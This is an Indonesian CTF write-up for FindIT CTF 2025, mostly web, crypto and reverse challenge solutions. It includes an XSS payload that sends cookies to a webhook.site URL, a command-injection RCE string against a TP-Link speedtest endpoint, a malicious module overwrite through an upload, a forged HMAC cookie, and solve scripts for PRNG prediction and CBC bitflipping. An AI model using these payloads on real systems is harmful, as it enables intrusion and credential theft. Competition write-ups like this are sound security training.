

# WRITEUP FINDIT CTF 2025

Sabar ya Azril



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## WEB

### Simple Heist

Flag: FindITCTF{BEtEc\_10\_&1J!}

Diberikan sebuah URL. Tujuan utama dari challenge ini adalah untuk login sebagai admin. Pada cookie yang didapat, terdapat signature yang digunakan untuk memvalidasi cookie. Ditemukan key pada /internal.

```
import hmac
import hashlib

secret_key = b'koenci'
auth_value = 'user:admin|bank:Fortis Bank'
sig = hmac.new(secret_key, auth_value.encode(), hashlib.sha256).hexdigest()
print(sig)
```

### PixelPlaza

Flag: FindITCTF{g0L4nG\_4lL0wS\_p4th\_Tr4V3rs4L???

Diberikan sebuah URL website dan attachment [main.go](#) yang adalah source code dari website tersebut.

main.go

```
...
func staticHandler(w http.ResponseWriter, r *http.Request) {
    if r.URL.Path == "/" {
        data, _ := webFS.ReadFile("public/index.html")
        w.Write(data)
        return
    }
    p := "." + r.URL.Path
    if _, err := os.Stat(p); err != nil {
        io.WriteString(w, "Resource not found.")
        return
    }
    f, err := os.Open(p)
    if err != nil {
        http.NotFound(w, r)
        return
    }
    defer f.Close()
```

```

    fi, err := f.Stat()
    if err != nil {
        http.NotFound(w, r)
        return
    }
    http.ServeContent(w, r, filepath.Base(p), fi.ModTime(), f)
}

func main() {
    rand.Seed(time.Now().UnixNano())
    mux := http.NewServeMux()
    mux.HandleFunc("/banner.png", banner)
    mux.HandleFunc("/api/quote", apiQuote)
    mux.HandleFunc("/api/clock", apiClock)
    mux.HandleFunc("/api/guestbook", apiGuestbook)
    fileServer := http.FileServer(http.FS(webFS))
    mux.Handle("/static/", http.StripPrefix("/static/", fileServer))
    mux.HandleFunc("/", staticHandler)
    http.ListenAndServe(":80", mux)
}

```

Pada potongan kode di atas, terdapat kerentanan Local File Read. Dengan memanfaatkan kerentanan tersebut, kita dapat mendapatkan flag.



Request		Response	
Pretty	Raw	Pretty	Raw
1 GET ../%2fdocs/text HTTP/1.1		1 HTTP/1.1 200 OK	
2 Host: ctf.find-it.id:6001		2 Accept-Ranges: bytes	
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:137.0) Gecko/20100101 Firefox/137.0		3 Content-Length: 42	
4 Accept: */*		4 Content-Type: text/plain; charset=utf-8	
5 Accept-Language: en-US,en;q=0.5		5 Last-Modified: Sat, 10 May 2025 03:29:46 GMT	
6 Accept-Encoding: gzip, deflate, br		6 Date: Mon, 12 May 2025 03:56:33 GMT	
7 DNT: 1		7	
8 Sec-GPC: 1		8 FindITCTF{g0L4nG_4lL0wS_p4th_Tr4V3rs4L???"	
9 Connection: keep-alive			
10 Referer: http://ctf.find-it.id:6001/			
11			
12			

## bleach

Flag: FindITCTF{bleach\_4nd\_1t\_w1ll\_b3\_0k4y\_LINZ\_IS\_HERE}

Diberikan sebuah URL website dan attachment source code dari web tersebut.

app/app.py

```

from flask import Flask, request, render_template
import os

```

```
import bleach
import requests

app = Flask(__name__)

UPLOAD_FOLDER = 'uploads'

DANGER_FILENAMES = ['templates', 'flag']

def check_danger_filename(content):
    for forbidden in DANGER_FILENAMES:
        if forbidden in content:
            return True
    return False

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/upload', methods=['POST'])
def upload_file():
    if 'file' not in request.files:
        return "No file provided!", 400

    file = request.files['file']

    if file.filename == '':
        return "No file selected!", 400

    if file:
        filepath = file.filename
        filepaths = os.path.abspath(os.path.join(UPLOAD_FOLDER, filepath))
        if ".." in filepaths:
            return "Malicious activity detected.", 401

        if check_danger_filename(filepaths):
            return "Malicious activity detected.", 400

        os.makedirs(UPLOAD_FOLDER, exist_ok=True)
        data = file.read()
        with open(filepaths, 'wb') as f:
            f.write(data)
```

```

        return f'<script>alert("File uploaded successfully:
{filepath}");location.href="/load-file";</script>'

    return "Invalid file type!", 400

@app.route('/load-file', methods=['GET'])
def load_file_view():
    filepath = request.args.get('filename', '')
    if not filepath:
        return render_template('load_file.html')
    filepaths = os.path.abspath(os.path.join(UPLOAD_FOLDER, filepath))
    print(filepaths, flush=True)

    if ".." in filepath:
        return "Malicious activity detected.", 401

    if not os.path.exists(filepaths):
        return "File does not exist!", 404

    if check_danger_filename(filepaths):
        return "Malicious activity detected.", 400

    with open(filepaths, 'r') as file:
        file_content = file.read()
        sanitized_content = bleach.clean(file_content)

    return f"File content:\n{sanitized_content}"

@app.route('/report', methods=['GET', 'POST'])
def report():
    if request.method == 'POST':
        file = request.form['filename']
        response = requests.post("http://bot:9999/report", data={'filename':
file})
        return render_template('report.html', message=response.text)
    else:
        return render_template('report.html')

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8000, debug=True)

```

Terdapat kerentanan Arbitrary Write File pada fitur upload. Kerentanan tersebut dapat dimanfaatkan untuk melakukan write file [bleach.py](#). Server

dijalankan dengan fitur debug, sehingga server akan otomatis restart ketika ada file .py yang berubah. Setelah server restart, maka module bleach yang digunakan akan berganti menjadi file [bleach.py](#) yang telah kita modifikasi.

```
try:
    import bleach as real_bleach
except ImportError:
    def clean(text, *args, **kwargs):
        import html
        return html.escape(text)
else:
    def clean(text, *args, **kwargs):
        if (text.startswith("!!escape!!")):
            return text
        else:
            return real_bleach.clean(text, *args, **kwargs)
```

The screenshot displays the 'Request' and 'Response' tabs of a web browser's developer tools. The 'Request' tab shows a POST request to `/upload HTTP/1.1` with the following details:

- Host:** `ctf.find-it.id:5001`
- User-Agent:** `Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:137.0) Gecko/20100101 Firefox/137.0`
- Accept:** `text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8`
- Accept-Language:** `en-US,en;q=0.5`
- Accept-Encoding:** `gzip, deflate, br`
- Content-Type:** `multipart/form-data`
- Content-Length:** `575`
- Origin:** `http://ctf.find-it.id:5001`
- Sec-GPC:** `1`
- Connection:** `keep-alive`
- Referer:** `http://ctf.find-it.id:5001/`
- Cookie:** `auth="user:teller|bank:Fortis Bank"; sig=7a91f28871e4b9a78f12ff523f06806d6270aaa418fb2a842135faa68843266`
- Upgrade-Insecure-Requests:** `1`
- Priority:** `u=0, i`

The request body is a multipart form with a boundary of `-----geckoformboundaryd475cfa70b0b2beb30688b8a57dda3cc`. It contains a `Content-Disposition: form-data; name="file"; filename="../../bleach.py"` and a `Content-Type: application/octet-stream`. The body content is the Python script shown in the previous block.

The 'Response' tab shows an `HTTP/1.1 200 OK` response with the following details:

- Server:** `Werkzeug/3.1.3 Python/3.10.12`
- Date:** `Mon, 12 May 2025 04:10:31 GMT`
- Content-Type:** `text/html; charset=utf-8`
- Content-Length:** `94`
- Connection:** `close`

The response body contains a JavaScript alert message:

```
<script>
    alert("File uploaded successfully: ../../bleach.py");
    location.href="/load-file";
</script>
```

Request	Response
<pre> 1 POST /upload HTTP/1.1 2 Host: ctf.find-it.id:5001 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:137.0)   Gecko/20100101 Firefox/137.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: multipart/form-data;   boundary=-----geckoformboundaryd475cfa70b0b2beb30688b8a57dda3cc 8 Content-Length: 334 9 Origin: http://ctf.find-it.id:5001 10 DNT: 1 11 Sec-GPC: 1 12 Connection: keep-alive 13 Referer: http://ctf.find-it.id:5001/ 14 Cookie: auth="user:teller bank:Fortis Bank"; sig=   7a91f28871e4b9a78f12ff523f068806d6270aaa418fb2a842135faa68843266 15 Upgrade-Insecure-Requests: 1 16 Priority: u=0, i 17 18 -----geckoformboundaryd475cfa70b0b2beb30688b8a57dda3cc 19 Content-Disposition: form-data; name="file"; filename="xss" 20 Content-Type: application/octet-stream 21 22 !!escape!!&lt;img src=x   onerror=fetch('https://webhook.site/4c550e6a-59d5-49ee-9509-ab03a36a7e0b7'+doc   ument.cookie)&gt; 23 -----geckoformboundaryd475cfa70b0b2beb30688b8a57dda3cc----- 24 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: Werkzeug/3.1.3 Python/3.10.12 3 Date: Mon, 12 May 2025 04:09:54 GMT 4 Content-Type: text/html; charset=utf-8 5 Content-Length: 85 6 Connection: close 7 8 &lt;script&gt;   alert("File uploaded successfully: xss");   location.href="/load-file"; &lt;/script&gt; </pre>

## FindIT-Link

Flag: FindITCTF{doakan\_saya\_nemu\_0day:\_(\_LINZ\_IS\_HERE)}

Diberikan sebuah Management page TP-Link router dan source code nya. Terdapat fungsi berbahaya yang dijalankan pada fitur speedtest. Hal ini dapat ditemukan di kode berikut:

/usr/lib/lua/luci/model/spdt.lua

```

--- start the speed-test program if it is not running.
-- @param N/A
-- @return number of the start time. 0 for start error, positive for speed test
start time.
function SPEED_TEST_INST:start_spt(form)
    local running = check_spt_running()
    local i,j,k
    local start_time = 0
    local spdt_url = ""
    local host = ""
    local port = ""
    local file_name = ""
    local len

    if running then
        dbg.print("speed test is running")
        return start_time
    end

```



```

if form then
    spdt_url = form.spdt_server
end

sys.fork_call("echo " .. spdt_url .. " > /tmp/log/spdt_url")

--url format: http://[host](:port)/[size][unit]
--eg: http://ntptsm01.lab.sys.frontiernet.net(:80)/10g
--url format: http://[ip](:port)/[size][unit]
--eg: http://192.168.137.10(:80)/10g
len = string.len(spdt_url)
i, _ = string.find(spdt_url, "//")
if i == nil then
    return start_time
end
j, _ = string.find(spdt_url, ":%d")
if j then
    k, _ = string.find(spdt_url, "%d/")
    if k then
        host = string.sub(spdt_url, i+2, j-1)
        port = string.sub(spdt_url, j+1, k)
    else
        return start_time
    end
else
    k, _ = string.find(spdt_url, "%w/")
    if k then
        host = string.sub(spdt_url, i+2, k)
        port = "80"
    else
        return start_time
    end
end

file_name = string.sub(spdt_url, k+2, len)

--dbg.print("host: " .. host .. "file_name: " .. file_name .. "port : " ..
port)

--clear last result record
sys.fork_call("echo " .. " > " .. FILE_SPEED_TEST_RESULT_DOWNLOAD)
sys.fork_call("echo " .. " > " .. FILE_SPEED_TEST_RESULT_UPLOAD)

```

```

local cmd = SCRIPT_SPEED_TEST
if spdt_url and spdt_url ~= "" then
    cmd = SCRIPT_SPEED_TEST .. " " .. host .. " " .. port .. " " .. file_name
else
    dbg.print("A certain url is not get.")
    return start_time
end

sys.fork_exec(cmd)
start_time = os.time()
sys.fork_call("echo false > /tmp/log/is_first")

return start_time
end

```

/usr/lib/lua/luci/controller/admin/speedtest.lua

```

...
function start_speedtest(form)
    dbg.print("===start_speedtest()===: start.")

    local spt_i = speedts.SPEED_TEST_INST()
    local start_time = spt_i:start_spt(form)
    local result = {}
    result.start_time = tostring(start_time)
    debug_tbl(result)


    return result
end
...
-- controller routines
local dispatch_tbl = {
    speedtest = {
        ["read"] = {cb = get_speedtest_info},
        ["start"] = {cb = start_speedtest},
        ["stop"] = {cb = stop_speedtest},
        ["get"] = {cb = get_speedtest_history},
        ["clear"] = {cb = clear_speedtest_history},
        ["get_servers"] = {cb = get_speedtest_servers}
    }
}
...

```

Dengan menggunakan payload berikut kita dapat melakukan RCE.

```
operation=start&spdt_server=http://server.com/aaa`cp$IFS/flag*$IFS/www/w
ebpages/kiseki_flag`;aaa
```

Namun, dikarenakan request yang perlu di encrypt. Kita dapat menggunakan bantuan debugger browser.





Note: Detailed explanation will be created soon.

```
Flag:FindITCTF{CVE-2023-21036_Hk3MQu1gR3}
```

```
Flag: FindITCTF{jean_arclecchino_skirk_chizuru_hutao}
```

Setelah itu, peserta diminta mencari nama waifu di server discord dan ternyata ada di private channel di server discord, digunakan plugin **ShowHiddenChannels**.



waifuku

Flag: FindITCTF<s3m4ng4t\_P4G1\_\_\_\_\_h1dup\_N4Rut00000>

Diberikan sebuah website, yang mana terdapat obfuscated script js.



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
[illegible]

Deobfuscate menggunakan tool online dan diapati terdapat function simpasini yang melakukan request ke sebuah bot telegram

```
function simpasini() {
  const _0x3e281e = '7631745946',
    _0x4e6e42 = 'AAH0cnRjlUV-BEWRl8Jd9m_QHh1gNU6izlQ',
    _0x2df8a9 = '-1002531357271'
  const _0x299de0 = _0x3e281e + ':' + _0x4e6e42,
    _0x5a06d7 = document.getElementById('waifu-input').value,
    _0x289453 = 'New Waifu: ' + _0x5a06d7,
    _0x5b7cdd =
      'https://api.telegram.org/bot' +
      _0x299de0 +
      '/sendMessage?chat_id=' +
      _0x2df8a9 +
      '&text=' +
      encodeURIComponent(_0x289453)
  const _0x312e3f = () => {
    return fetch(_0x5b7cdd)
      .then((_0x2fceb) => {
        if (_0x2fceb.ok) {
          console.log('ok')
        } else {
          console.error('okk')
        }
      })
      .catch((_0x2091e6) => {
```

Saat mencoba melakukan hit ke [https://api.telegram.org/bot7631745946:AAH0cnRjIUUV-BEWRL8Jd9m\\_QHh1gNU6izlQ/getUpdates](https://api.telegram.org/bot7631745946:AAH0cnRjIUUV-BEWRL8Jd9m_QHh1gNU6izlQ/getUpdates), didapati terdapat sebuah file .exe.


Setelah didecompile di IDA, didapati string flag.



# Cryptography

## caesar cipher

Flag: FindITCTF{HmMMM\_1\_R89lly\_d5nt\_know\_Th8\_P5ssword}



## Kwisatz ZKPerach

Flag: FindITCTF{1f\_ZKP\_3xiSt\_1n\_Dune\_Truthsayer\_w1Ll\_g0\_3xt1ncT}

Soal ini merupakan soal daur ulang dari soal quals NETCOMP 3.0. Inti dari soal ini, peserta diminta untuk memasukkan **s** dan **z** yang benar, minimal sebanyak 100 kali. Untuk reconstruct MT19937 state, menggunakan randcrack dengan 78 (19968 // 256) kali pemanggilan fungsi **spin\_roulette**. Untuk generate **s** dan **z**, digunakan persamaan berikut

$\text{pow}(z, 2, n) == (s * y) \% n$ ; untuk  $b \% 2 == 1$   
 $\text{pow}(z, 2, n) == s \% n$ ; untuk  $b \% 2 == 0$

Berikut adalah solve script dari kompetisi sebelumnya.

solve.py

```
import random
from pwn import *
from randcrack import RandCrack

HOST = "ctf.find-it.id"
PORT = 6101
io = remote(HOST, PORT)
```



```

n =
1020531697072943163948579766455988687349070148742004146110200458073575158575
1742938892976099986403177553363193830393487376567969420541261258134979327616
3631262533471486105440498072042262849309075034204051662091685411286326886374
4587072628738305639037737738210762286150474621213117932146845710368690463497
8985262225083923899729078173292553918759616384301941301278845655112236714906
5720529457899122107490045883963993678907933477695850003148779705963652803693
6295861130163307443416011583371445983593386019777169061429376310002092744220
9269135680658111369923029908840001532934157556701107140402652365541506235916
261071723
io.recvuntil(b"y = ")
y = int(io.recvline().strip())
inv_y = pow(y, -1, n)
io.sendlineafter(b"Your choice [1/2]:", b"1")
rc = RandCrack()

for i in range(78):
    io.sendlineafter(b"Give me an s: ", b"3")
    io.recvuntil(b"Let's spin the gigantic roulette to determine your
fate\n")
    b = int(io.recvline().strip())

    while b > 0:
        rc.submit(b % (1 << 32))
        b >>= 32
    io.sendlineafter(b"Your choice [1/2/3]:", b"2")

for i in range(256 - 78):
    b =
rc.predict_randint(0,1157920892373161954235709850086879078532699846656405640
39457584007913129639934)
    z = random.randint(0, n - 1)
    s = (pow(z, 2, n) * pow(inv_y, 1 - (b % 2), n)) % n

    io.sendlineafter(b"Give me an s: ", str(s).encode())
    io.recvuntil(b"Let's spin the gigantic roulette to determine your
fate\n")
    server_b = int(io.recvline().strip())
    print(i)

    io.sendlineafter(b"Your choice [1/2/3]: ", b"1")

```

```
io.sendlineafter(b"Give me a z: ", str(z).encode())
res = io.recvline().strip()

io.interactive()
```

# Weak

```
Flag: FindITCTF{W1_w0k_d3_t0k_n0t_0n11_t0k_d3_t0k}
```

diberikan skenario autentikasi menggunakan JWT yang berisi field "token" yang merupakan hasil AES-CBC encrypt dari string seperti "name=user;uid=0". Tujuannya adalah mendapatkan akses sebagai "admin" dengan melakukan generate token "admin".

Gunakan jwt-cracker untuk mendapatkan jwt secret yang nantinya digunakan untuk melakukan generate session token baru. Selain itu, strategi utama yang digunakan dalam challenge ini adalah bitflipping pada AES-CBC.

[illegible]

solve.py

```
import jwt  
from Crypto.Cipher import AES  
from Crypto.Util.Padding import unpad  
from pwn import *  
  
secret = b'internet'  
prefix = b'DUARRRRRRRRRRRRRRRRRRRRR'
```

```
r = remote('ctf.find-it.id', 7301)

r.sendlineafter(b"Enter your choice (1/2/3): ", b"1")
r.sendlineafter(b"Enter your name: ", b"badmin")
r.recvuntil(b"Store this cookie for login: ")
jwt_user = r.recvline().strip()
dec_user = jwt.decode(jwt_user, secret, algorithms=["HS256"])

ct, iv, rand = dec_user["token"].split("+")
ct_bytes = bytes.fromhex(ct)
iv_bytes = bytes.fromhex(iv)

fkip_iv = bytearray(iv_bytes)
fkip_iv[len("name=")] ^= ord('a') ^ ord('b')
fkip_iv[len("name=admin")] ^= ord('_') ^ ord(';')

mod_token = f"{ct}+{fkip_iv.hex()}+{rand}"

dec_user["token"] = mod_token
dec_user["name"] = "admin"
temp_jwt = jwt.encode(dec_user, secret, algorithm="HS256")

r.sendlineafter(b"Enter your choice (1/2/3): ", b"2")
r.sendlineafter(b"Enter your name: ", b"admin")
r.sendlineafter(b"Enter your cookie: ", temp_jwt)


res = r.recvline()
print(res)
r.interactive()
```

## Reverse

### xor\_madness

Flag: FindITCTF{iy4\_b3n3r\_1n1\_f14g\_ny4\_b4ng}


Tinggal XOR dengan key bruteforce dan diapati hasil seperti dibawah.



### ezBird

Flag: FindITCTF{EZZZREVERSeMPUSS}

